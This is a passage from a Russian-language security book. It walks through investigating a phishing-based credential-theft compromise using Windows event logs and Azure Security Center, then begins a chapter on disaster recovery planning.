    IPsec Main Mode             No Auditing
    IPsec Quick Mode            No Auditing
    IPsec Extended Mode        No Auditing
    Special Logon               Success
    Other Logon/Logoff Events   No Auditing
    Network Policy Server       Success and Failure
    User / Device Claims        No Auditing
    Group Membership             No Auditing
Object Access
    File System                  No Auditing
```

Рис. 13.5

В дополнение к этому также убедитесь, что вы собираете сетевые трассировки, используя Wireshark, когда имеете дело с расследованием в реальном времени. При необходимости используйте утилиту `rgcddump` с сайта Sysinternals, чтобы создать дамп скомпрометированного процесса.

ИССЛЕДОВАНИЕ СКОМПРОМЕТИРОВАННОЙ СИСТЕМЫ ВНУТРИ ОРГАНИЗАЦИИ

Для первого сценария мы будем использовать компьютер, скомпрометированный после того, как конечный пользователь открыл фишинговое письмо, которое выглядит так, как показано на рис. 13.6.

Конечный пользователь находился в филиале в Бразилии, следовательно, письмо написано на португальском языке. Содержание этого письма вызывает некоторое беспокойство, поскольку в нем говорится о продолжающемся судебном процессе, и пользователю любопытно посмотреть, действительно ли он имеет к этому какое-либо отношение. Прочитав письмо, он не заметил, чтобы что-то произошло. Он не придал этому инциденту значения и продолжил работу. Пару дней спустя он получил от ИТ-службы автоматическое сообщение о том, что он зашел на подозрительный сайт и ему следует обратиться в службу поддержки, чтобы проконсультироваться по этому запросу.

Detalhes sobre seu Processo N #688271

Рис. 13.6

Он позвонил в службу поддержки и объяснил, что единственное подозрительное действие, которое он помнит, – это открытие странного электронного письма, которое он представил в качестве доказательства. Когда его спросили о том, что он сделал, пользователь объяснил, что щелкнул на изображение, которое, по-видимому,шло в виде вложения, полагая, что он мог бы скачать его, но ничего не скачалось. Только промелькнуло открывшееся окно, которое быстро исчезло, и ничего более.

Первый этап расследования – подтверждение URL-адреса, который был связан с изображением в электронном письме. Самый быстрый способ проверки – использование VirusTotal, который в этом случае возвращает следующее значение (тест выполнен 15 ноября 2017 г.) – рис. 13.7.

Это уже убедительный признак того, что этот сайт вредоносный. На тот момент возник вопрос: что такого он загрузил в систему пользователя, что его не обнаружила установленная локально антивирусная программа? Если нет никаких признаков компрометации со стороны вредоносного ПО и имеются признаки того, что вредоносный файл был успешно загружен в систему, следующим шагом обычно является проверка журналов событий.

The screenshot shows a web interface for security analysis. At the top, there's a search bar with the placeholder "Search or scan a URL, IP address, domain, or file hash". Below the search bar, a globe icon is followed by the text "3 engines detected this URL". A red oval button in the center says "3 / 65". To the right, there are details: URL <http://nfe.correiowebmail.com.br/dhsdfhshdshp.php>, Host nfe.correiowebmail.com.br, and Last analysis 2017-06-23 11:09:55 UTC. Below this, there are three tabs: Detection (selected), Details, and Community. Under the Detection tab, three engines are listed with their verdicts:

| Detection Engine | Verdict |
|------------------|--|
| BitDefender | ⚠ Malware |
| Fortinet | ⚠ Malware |
| Sophos AV | ⚠ Malicious |

Рис. 13.7

Используя Windows Event Viewer, мы отфильтровали событие безопасности для идентификатора события 4688 и приступили к изучению каждого отдельного события, пока не нашли это:

Log Name: Security
 Source: Microsoft-Windows-Security-Auditing
 Event ID: 4688
 Task Category: Process Creation
 Level: Information
 Keywords: Audit Success
 User: N/A
 Computer: BRANCHBR
 Description:
 A new process has been created.

Creator Subject:
 Security ID: BRANCHBR\Jose
 Account Name: Jose
 Account Domain: BRANCHBR
 Logon ID: 0x3D3214

Target Subject:
 Security ID: NULL SID
 Account Name: -
 Account Domain: -
 Logon ID: 0x0

```
Process Information:  
  New Process ID:      0x1da8  
  New Process Name:    C:\temp\Tools\mimikatz.exe  
  Token Elevation Type: %%1937  
  Mandatory Label:    Mandatory LabelHigh Mandatory Level  
  Creator Process ID: 0xd88  
  Creator Process Name: C:\Windows\System32\cmd.exe  
  Process Command Line:
```

Как видно, это печально известный `mimikatz`. Он широко используется при атаках с целью кражи учетных данных, таких как Pass-the-Hash. Дальнейший анализ показывает, что у этого пользователя не должно было быть возможности запускать эту программу, поскольку у него нет прав администратора. Поэтому мы начали искать другие инструменты, которые могли быть выполнены до этого, и нашли следующее:

```
Process Information:  
  New Process ID:      0x510  
  New Process Name:    C:\temp\Tools\PsExec\PsExec.exe
```

`PsExec` обычно используется злоумышленниками для запуска командной строки (`cmd.exe`) с повышенными (системными) привилегиями. Позже мы также нашли еще одно событие 4688:

```
Process Information:  
  New Process ID:      0xc70  
  New Process Name:    C:\temp\Tools\ProcDump\procdump.exe
```

`ProcDump` обычно используется злоумышленниками для выгрузки учетных данных из процесса `lsass.exe`. До сих пор не было ясно, как Жозе удалось получить привилегированный доступ, и одна из причин заключается в том, что мы нашли событие с кодом 1102, которое показывает, что в какой-то момент до запуска этих утилит он очистил журнал на локальном компьютере:

```
Log Name:      Security  
Source:        Microsoft-Windows-Eventlog  
Event ID:      1102  
Task Category: Log clear  
Level:         Information  
Keywords:      Audit Success  
User:          N/A  
Computer:     BRANCHBR  
Description:  
The audit log was cleared.  
Subject:  
  Security ID:      BRANCHBRJose  
  Account Name:    BRANCHBR  
  Domain Name:     BRANCHBR  
  Logon ID:        0x3D3214
```

После дальнейшего изучения локальной системы можно было сделать вывод:

- все началось с фишингового сообщения;
- в этом письме было встроенное изображение с гиперссылкой на скомпрометированный сайт;
- вредоносный код был загружен и распакован на локальной системе. Он содержал множество утилит, таких как mimikatz, procdump и psexec;
- этот компьютер не был частью домена, поэтому были скомпрометированы только локальные учетные данные.

! Атак на счета бразильцев становится все больше. К тому времени, когда мы писали эту главу, компания Talos выявила новую атаку. В блоге *Banking Trojan Attempts To Steal Brazillian* на странице <http://blog.talosintelligence.com/2017/09/brazilbanking.html> описывается сложное фишинговое письмо, в котором использовался легитимный бинарный файл цифровой подписи компании «VMware».

ИССЛЕДОВАНИЕ СКОМПРОМЕТИРОВАННОЙ СИСТЕМЫ В ГИБРИДНОМ ОБЛАКЕ

В этом сценарии скомпрометированная система будет расположена локально, а у компании есть облачная система мониторинга, в данном примере – Azure Security Center. Чтобы показать, каким образом сценарий с гибридным облаком может быть похож на предыдущий, мы будем использовать тот же случай, что и ранее. Пользователь получил фишинговое письмо, нажал на гиперссылку, и его компьютер был скомпрометирован. Разница теперь состоит в том, что существует активный сенсор, осуществляющий мониторинг системы. Он выдаст оповещение для SecOps, и с пользователем свяжутся. Пользователям не нужно ждать несколько дней, чтобы понять, что их компьютер скомпрометировали. Ответ в данном случае более быстрый и точный.

У инженера SecOps есть доступ к панели мониторинга Центра безопасности. Когда создается оповещение, она показывает флаг NEW, помимо имени оповещения. Инженер также заметил, что был создан новый инцидент в области безопасности, как показано на рис. 13.8.

Как упоминалось в главе 11 «Активные сенсоры», инцидент в Azure Security Center представляет собой два или более оповещений, которые взаимосвязаны. Другими словами, они являются частью одной и той же кампании, направленной против системы, выбранной в качестве цели. Кликнув мышью на этот инцидент, инженер SecOps заметил следующие предупреждения (рис. 13.9).




Рис. 13.8

Security incident with shared process detected

Incident Detected

Investigation not available

DESCRIPTION: The incident which started on 2017-11-14 22:29:13 UTC and recently detected on 2017-11-16 00:34:08 UTC indicates that an attacker has abused resource in your resource MVAVMONPrem.

DETECTION TIME: Tuesday, November 14, 2017 4:29:13 PM

SEVERITY: High

STATE: Active

ATTACKED RESOURCE: MVAVMONPrem

SUBSCRIPTION: Visual Studio Enterprise [REDACTED]

DETECTED BY: Microsoft

ENVIRONMENT: Azure

Alerts included in this incident

| DESCRIPTION | COUNT | DETECTION TIME | ATTACKED RESOURCE | SEVERITY |
|--|-------|-------------------|-------------------|----------|
| Antimalware Action Taken | 4 | 11/14/17 04:29 PM | MVAVMONPrem | Low |
| Suspicious process name detected | 2 | 11/15/17 12:21 PM | MVAVMONPrem | Medium |
| Suspicious Process Execution Activity Detected | 1 | 11/15/17 12:21 PM | MVAVMONPrem | Medium |
| Suspicious process executed | 3 | 11/15/17 12:21 PM | MVAVMONPrem | High |

Notable events included in this incident

| DESCRIPTION | COUNT | DETECTION TIME | ATTACKED RESOURCE |
|---|-------|-------------------|-------------------|
| Potentially suspect behaviour reported as extra cont... | 2 | 11/15/17 12:19 PM | MVAVMONPrem |
| An event log was cleared | 1 | 11/15/17 12:21 PM | MVAVMONPrem |

Рис. 13.9

В этот инцидент включены четыре оповещения, и, как видно, они организованы в соответствии со временем, а не приоритетом. В нижней части этой панели есть два заметных события, представляющих собой дополнительную информацию, которая может быть полезна во время расследования. Первое событие всего лишь сообщает, что установленная на локальном компьютере антивирусная программа смогла заблокировать попытку переноса фрагмента вредоносного ПО в локальной системе. Это хорошо, но, к сожалению, у злоумышленника была высокая мотивация для продолжения атаки, и ему удалось отключить антивирус в локальной системе. Важно помнить, что для этого злоумышленнику нужно было повысить привилегии и запустить команду типа Taskkill или killav, чтобы завершить процесс антивирусного ПО. Далее у нас идет предупреждение со средним приоритетом, показывающее, что было обнаружено подозрительное имя процесса (рис. 13.10).




Рис. 13.10

В данном случае это процесс mimikatz.exe, который также использовался в предыдущем случае. Вы можете спросить: почему это средний приоритет,

а не высокий? Потому, что на данный момент этот процесс еще не запущен. Вот почему в оповещении говорится: **Suspicious process name detected** (Обнаружено подозрительное имя процесса).

Еще одним важным фактом здесь является тип атакуемого ресурса: **Non-Azure Resource** – именно так вы определяете, что это локальный компьютер или виртуальная машина в другом облачном провайдере (например, Amazon AWS). Переходя к следующему оповещению, мы видим надпись **Suspicious Process Execution Activity Detected** (Обнаружена подозрительная активность – выполняется процесс) – рис. 13.11.




Рис. 13.11

Описание этого предупреждения вполне ясно дает понять, что происходит в данный момент, и в этом одно из самых больших преимуществ системы мониторинга, отслеживающей поведение процесса. Она будет наблюдать за этими шаблонами и сопоставлять эти данные со своими собственными сводками данных об угрозах, чтобы понять, являются эти действия подозрительными или нет. Предоставленные шаги по исправлению могут также помочь предпри-

нять дальнейшие действия. Давайте продолжим искать другие оповещения. Следующее оповещение имеет высокий приоритет. Тут сообщается о выполнении подозрительного процесса (рис. 13.12).




Рис. 13.12

Это оповещение показывает, что был выполнен файл mimikatz.exe и что родительским процессом был cmd.exe. Поскольку для успешного запуска mimikatz требуется привилегированная учетная запись, предполагается, что этот сеанс запуска командной строки выполняется в контексте учетной записи с высокими привилегиями, в данном случае это **EMSAdmin**. Заметные события, о которых вы уже знаете, также должны быть рассмотрены. Мы пропустим первое, т. к. знаем, что это уничтожение улик (стирание файлов журнала), но следующее не очень понятно, поэтому давайте рассмотрим его (рис. 13.13).

| DESCRIPTION | |
|----------------------|--|
| | Analysis of host data on MVAVMONPREM suggests that the following extra context may be relevant to the investigation of other alerts present on this host. The information below should be reviewed in conjunction with these other alerts to determine whether the overall pattern of activity is legitimate or not. |
| DETECTION TIME | Wednesday, November 15, 2017 12:19:42 PM |
| SEVERITY | ⓘ Notable event |
| STATE | Active |
| ATTACKED RESOURCE | MVAVMONPREM |
| SUBSCRIPTION | Visual Studio Enterprise [REDACTED] |
| DETECTED BY | Microsoft |
| ACTION TAKEN | Detected |
| ENVIRONMENT | Non-Azure |
| RESOURCE TYPE | Non-Azure Resource |
| ACCOUNT SESSION ID | 0x3e7 |
| SUSPICIOUS PROCESS | c:\windows\system32\rundll32.exe |
| SUSPICIOUS BEHAVIOUR | Launches rundll32.exe |
| REMEDIATION STEPS | Review the command line in this alert with MVAVMONPREM\$ in conjunction with other alerts on this host to confirm that the overall activity is legitimate and expected on MVAVMONPREM. If not, escalate the alert to the information security team. |

Рис. 13.13

Это еще один признак того, что злоумышленник скомпрометировал другие файлы, такие как rundll32.exe. На данный момент у вас достаточно информации, чтобы продолжить расследование. Как описано в главе 12 «Киберраз-

ведка», в Центре безопасности Azure есть функция, позволяющая подробно изучить детали проблемы, связанной с информационной безопасностью. Это функция расследования. В таком случае мы выберем второе оповещение из этого списка и нажмем кнопку **Investigation** (Расследование). Диаграмма расследования для этого конкретного случая показана на рис. 13.14.



Рис. 13.14

Каждая сущность на этой диаграмме предоставляет сведения о своем собственном объекте, и при наличии других сущностей, связанных с выбранной, вы можете повернуть ее, щелкнув по самому объекту, как показано на рис. 13.15.

Карта расследований помогает визуализировать шаги, которые были предприняты во время этой атаки, и лучше понять взаимосвязь между всеми субъектами, вовлеченными в процесс.



Рис. 13.15

Ищите и обрящете

В реальном сценарии объем данных, собираемых сенсорами и системами мониторинга, может быть огромным. Ручное исследование этих файлов журналов может занять несколько дней. Вот почему вам нужна система мониторинга безопасности, которая может объединять все эти журналы, агрегировать их и выдавать осмысленный результат. При этом вам также нужны возможности поиска, чтобы при необходимости выгруживать более важную информацию, пока вы продолжаете расследование.

Возможности поиска в Центре безопасности поддерживаются агентом Azure Log Analytics, у которого есть собственный язык запросов. Используя Log Analytics, вы можете выполнять поиск в разных рабочих пространствах и настраивать детали поиска. Допустим, вам нужно было узнать, были ли в этой среде другие компьютеры, на которых присутствовал процесс с именем `mimikatz`.

Поисковый запрос будет выглядеть примерно так, как показано на рис. 13.16.




Рис. 13.16

Обратите внимание, что в этом случае оператор говорит `contains`, но это может быть и `equals`. Причина использования слова `contains` состоит в том, что это может дать больше результатов. Для целей данного расследования нам нужно знать все процессы, которые содержат эти строки в имени. Результат этого запроса показывает следующие записи (рис. 13.17).

| Computer | Provider | AlertTitle | AlertType | AlertSeverity | Description |
|------------|-----------|-----------------------------|---------------------------------|---------------|--|
| MVAMONPREM | Detection | Suspicious process executed | ProcessCreationKnownHackerTools | High | Machine logs indicate that the suspicious Process: 'c:\temp\tools\mimi\x64\mimikatz.exe'.. |
| MVAMONPREM | Detection | Suspicious process executed | ProcessCreationKnownHackerTools | High | Machine logs indicate that the suspicious Process: 'c:\temp\tools\mimi\x64\mimikatz.exe'.. |
| MVAMONPREM | Detection | Suspicious process executed | ProcessCreationKnownHackerTools | High | Machine logs indicate that the suspicious Process: 'c:\temp\tools\mimi\x64\mimikatz.exe'.. |

Рис. 13.17

Вывод всегда приходит в этом формате таблицы и позволяет визуализировать все детали по совпадениям для данного запроса.

! Перейдите по этой ссылке, чтобы ознакомиться с еще одним примером использования возможностей поиска для обнаружения важной информации об атаке: <https://blogs.technet.microsoft.com/yuridiogenes/2017/10/20/searching-for-a-malicious-process-in-azure-security-center/>.

Выводы

Каждый раз по окончании инцидента вы должны не только задокументировать каждый шаг, сделанный в ходе расследования, но и убедиться, что вы идентифицируете ключевые аспекты расследования, которые необходимо либо пересмотреть, чтобы внести улучшения, либо исправить, поскольку получилось не очень хорошо. Выводы имеют решающее значение для постоянного улучшения процесса и предотвращения повторения одних и тех же ошибок.

В обоих случаях для получения доступа к учетным данным пользователя и повышения привилегий использовалось инструментальное средство кражи учетных данных. Атаки на учетные данные пользователя представляют собой растущую угрозу, и данное решение – это вовсе не волшебное средство. Оно представляет собой совокупность задач, таких как:

- сокращение числа учетных записей с правами администратора и устранение учетных записей с правами администратора на локальных компьютерах. Обычные пользователи не должны быть администраторами на своей рабочей станции;

- максимальное использование многофакторной аутентификации;
- настройка политик безопасности для ограничения прав входа;
- наличие плана для периодического перезапуска учетной записи **Kerberos TGT (KRBTGT)**. Этот аккаунт используется для совершения атаки Golden Ticket.

Это лишь некоторые базовые улучшения для этой среды. Синяя команда должна создать обширный отчет для документирования выводов и того, как это будет использоваться для совершенствования контроля защиты.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Banking Trojan Attempts To Steal Brazillion\$. <http://blog.talosintelligence.com/2017/09/brazilbanking.html>.
2. Security Playbook in Azure Security Center (Preview). <https://docs.microsoft.com/en-us/azure/security-center/security-center-playbooks>.
3. Handling Security Incidents in Azure Security Center. <https://docs.microsoft.com/en-us/azure/security-center/security-center-incident>.
4. Threat intelligence in Azure Security Center. <https://docs.microsoft.com/en-us/azure/security-center/securitycenter-threat-intel>.

РЕЗЮМЕ

В этой главе вы узнали, как важно правильно определить проблему, прежде чем исследовать ее с точки зрения безопасности. Вы узнали о ключевых артефактах в системе Windows и о том, как улучшить анализ данных, просматривая только соответствующие журналы для этого случая. Затем вы ознакомились со случаем расследования атаки на ресурсы, находящиеся внутри организации, с соответствующими данными, которые были проанализированы, и с тем, как эти данные интерпретировать, а также со случаем расследования в гибридном облаке, но на этот раз с использованием в качестве основного инструмента мониторинга Azure Security Center.

В следующей главе вы узнаете, как выполнить процесс восстановления в ранее скомпрометированной системе, а также познакомитесь с планами по резервному копированию и аварийному восстановлению.

Глава 14

Процесс восстановления

В предыдущей главе мы рассматривали, как можно исследовать атаку, чтобы понять причину и предотвратить подобное в будущем. Однако организация не может полностью зависеть от защиты от атак и всех рисков, с которыми она сталкивается. Организация подвергается воздействию самых разных напастей, поэтому принять защитные меры против них не представляется возможным.

Причины таких бедствий в ИТ-инфраструктуре могут быть как естественными, так и искусственно созданными. Стихийные бедствия происходят в результате экологических опасностей или могут быть результатом действия сил природы. К ним относятся метели, лесные пожары, ураганы, извержения вулканов, землетрясения, наводнения, удары молнии и даже астероиды, падающие с неба и ударяющиеся о землю. Техногенные катастрофы – катастрофы, которые возникают в результате действий пользователей или внешних действующих субъектов. К ним относятся пожары, кибервойны, ядерные взрывы, взломы, скачки напряжения и аварии.

Когда они поражают организацию, уровень ее готовности к реагированию на бедствие будет определять ее живучесть и скорость восстановления. В этой главе мы рассмотрим способы, с помощью которых организация может подготовиться к бедствию, пережить его, когда оно произойдет, и легко оправиться от последствий.

Темы, о которых пойдет речь:

- план послеаварийного восстановления;
- живое восстановление;
- план действий в непредвиденных обстоятельствах;
- передовые методы восстановления.

ПЛАН ПОСЛЕАВАРИЙНОГО ВОССТАНОВЛЕНИЯ

План послеаварийного восстановления – это документированный набор процессов и процедур, которые выполняются для восстановления ИТ-инфраструктуры в случае аварии. Из-за того что многие организации зависят от ИТ, для организаций стало обязательно иметь всеобъемлющий и четко сформулиро-

ванный план послеаварийного восстановления. Организации не могут избежать всех бедствий. Лучшее, что они могут сделать, – это планировать заранее, как они будут восстанавливаться после того, как произойдет авария. Целью плана является защита непрерывности бизнес-операций, когда ИТ-операции частично или полностью остановлены. Наличие надежного плана аварийного восстановления имеет ряд преимуществ:

- у организации есть чувство безопасности. План восстановления гарантирует его постоянную способность функционировать перед лицом катастрофы;
- организация сокращает задержки в процессе восстановления. Без продуманного плана процесс послеаварийного восстановления может быть легко выполнен несогласованным образом, что приведет к ненужным задержкам;
- гарантируется надежность резервных систем. Частью плана послеаварийного восстановления является восстановление бизнес-операций с использованием резервных систем. План гарантирует, что эти системы всегда готовы к работе во время бедствий;
- предоставление стандартного плана тестирования для всех бизнес-операций;
- минимизация времени, необходимого для принятия решений во время бедствий;
- смягчение юридических последствий, которые организация может понести во время бедствия.

Процесс планирования послеаварийного восстановления

Ниже приведены шаги, которые должны предпринять организации для разработки комплексного плана послеаварийного восстановления. Диаграмма дает краткое изложение основных шагов (рис. 14.1). Все шаги одинаково важны.

Формирование команды послеаварийного восстановления

Команда послеаварийного восстановления – это команда, которая уполномочена помогать организации во всех операциях послеаварийного восстановления. Она должна включать в себя представителей всех департаментов и ряд представителей высшего руководства. Эта команда будет играть ключевую роль при планировании восстановления в отношении операций, которые они выполняют в своих отделах. Команда также будет следить за успешной реализацией плана.

Выполнение оценки рисков

Группа послеаварийного восстановления должна провести оценку рисков и выявить естественные и техногенные риски, которые могут повлиять на организационные операции, особенно те, что связаны с ИТ-инфраструктурой. Отобранные сотрудники департамента должны проанализировать свои функциональные области на предмет всех потенциальных рисков и определить

потенциальные последствия, связанные с этими рисками. Группа послеаварийного восстановления также должна оценить безопасность важных файлов и серверов, перечислив угрозы, которым они подвергаются, и воздействия, которые эти угрозы могут оказывать. По завершении оценки рисков организация должна быть полностью осведомлена о воздействиях и последствиях многочисленных сценариев бедствий. Будет составлен подробный план послеаварийного восстановления с учетом худшего сценария.



Рис. 14.1

Приоритизация процессов и операций

Здесь в плане послеаварийного восстановления представители каждого департамента определяют свои критические потребности, которые необходимо расставить в соответствии с приоритетом в случае аварии. Большинство организаций не располагает достаточными ресурсами для удовлетворения всех потребностей, возникающих во время аварий (2). Это причина, почему нужно установить некоторые критерии, чтобы определить, где требуются ресурсы и внимание организации в первую очередь. Ключевыми областями, которые необходимо расставить по приоритетам при составлении плана послеаварийного восстановления, будут функциональные операции, обмен информацией, доступность и пригодность используемых компьютерных систем, конфиденциальные данные и существующие политики (2). Для определения наиболее важных приоритетов команда должна обозначить максимально возможное

время, в течение которого каждый отдел может работать без критически важных систем. Критические системы определяются как системы, необходимые для поддержки различных операций, выполняемых в организации. Общий подход к установлению приоритетов состоит в том, чтобы перечислить критические потребности каждого отдела, определить ключевые процессы, которые необходимо выполнить, чтобы удовлетворить их, а затем выявить и оценить основные процессы и операции. Последние в зависимости от приоритетности можно разделить на три уровня: существенный, важный и несущественный.

Определение стратегий восстановления

На этом этапе определяются и оцениваются практические способы послеаварийного восстановления. Стратегии восстановления должны быть сформулированы таким образом, чтобы охватить все аспекты организации. Эти аспекты включают в себя аппаратное обеспечение, программное обеспечение, базы данных, каналы обмена данными, обслуживание клиентов и системы обслуживания конечных пользователей. Иногда могут заключаться письменные соглашения с третьими сторонами, такими как поставщики оборудования, чтобы предоставить альтернативные варианты восстановления во время аварий. Организация должна рассмотреть такие соглашения, продолжительность их действия и их условия. К концу этого этапа группа послеаварийного восстановления должна найти решение для всех, кто может пострадать в результате аварии.

Сбор данных

Чтобы команде послеаварийного восстановления было легче пройти весь процесс восстановления, информацию об организации следует собирать и документировать. Соответствующая информация, которая должна быть собрана, включает в себя формы инвентаризации, политики и процедуры, каналы связи, важные контактные данные, номера обслуживания клиентов поставщиков услуг, а также сведения об аппаратных и программных ресурсах, которыми располагает организация (3). Следует также собирать информацию о местах хранения резервных копий, расписаниях резервного копирования, а также сроках их хранения.

Создание плана послеаварийного восстановления

Предыдущие шаги, если они будут выполнены правильно, предоставляют команде достаточно информации, чтобы составить надежный план послеаварийного восстановления, который будет всеобъемлющим и практичным. План должен иметь стандартный формат, который легко читается и кратко объединяет всю важную информацию. Процедуры реагирования должны быть полностью объяснены в простой для понимания форме. План должен иметь пошаговую компоновку и охватывать все, что необходимо сделать группе реагирования и другим пользователям в случае аварии. В нем также должна быть указана его собственная процедура просмотра и обновления.

Тестирование

В отношении реальности и надежности плана никогда не следует полагаться на волю случая, т. к. это может определять непрерывность деятельности организации после крупной аварии. Поэтому его следует тщательно проверить, чтобы выявить любые проблемы или ошибки, которые могут в нем содержаться. Тестирование предоставит платформу для команды послеаварийного восстановления и пользователей с целью выполнения необходимых проверок и хорошего понимания плана реагирования. Некоторые из тестов, которые могут быть проведены, включают в себя симуляции, контрольные тесты, тесты с полным прерыванием и параллельные тесты. Крайне важно, чтобы план, на который будет опираться вся организация, оказался практическим и эффективным как для конечных пользователей, так и для группы послеаварийного восстановления.

Получение одобрения

После того как план проверен и признан надежным, практическим и всеобъемлющим, он должен быть представлен высшему руководству, чтобы получить одобрение.

Высшее руководство должно утвердить план восстановления по двум основаниям, таким как:

- гарантia соответствия плана политике, процедурам и другим планам действий в чрезвычайных ситуациях (3). У организации может быть несколько планов на случай непредвиденных обстоятельств, и все они должны быть упорядочены. Например, план послеаварийного восстановления, который может восстановить работу онлайн-сервисов только по прошествии нескольких недель, может быть несовместим с целями компании, занимающейся электронной коммерцией;
- возможность использования плана для ежегодных проверок. Высшее руководство будет проводить свою оценку плана для определения его адекватности. Оно заинтересовано в том, чтобы адекватный план восстановления включал в себя всю организацию. Руководство также должно оценить совместимость плана с целями организации.

Ведение плана

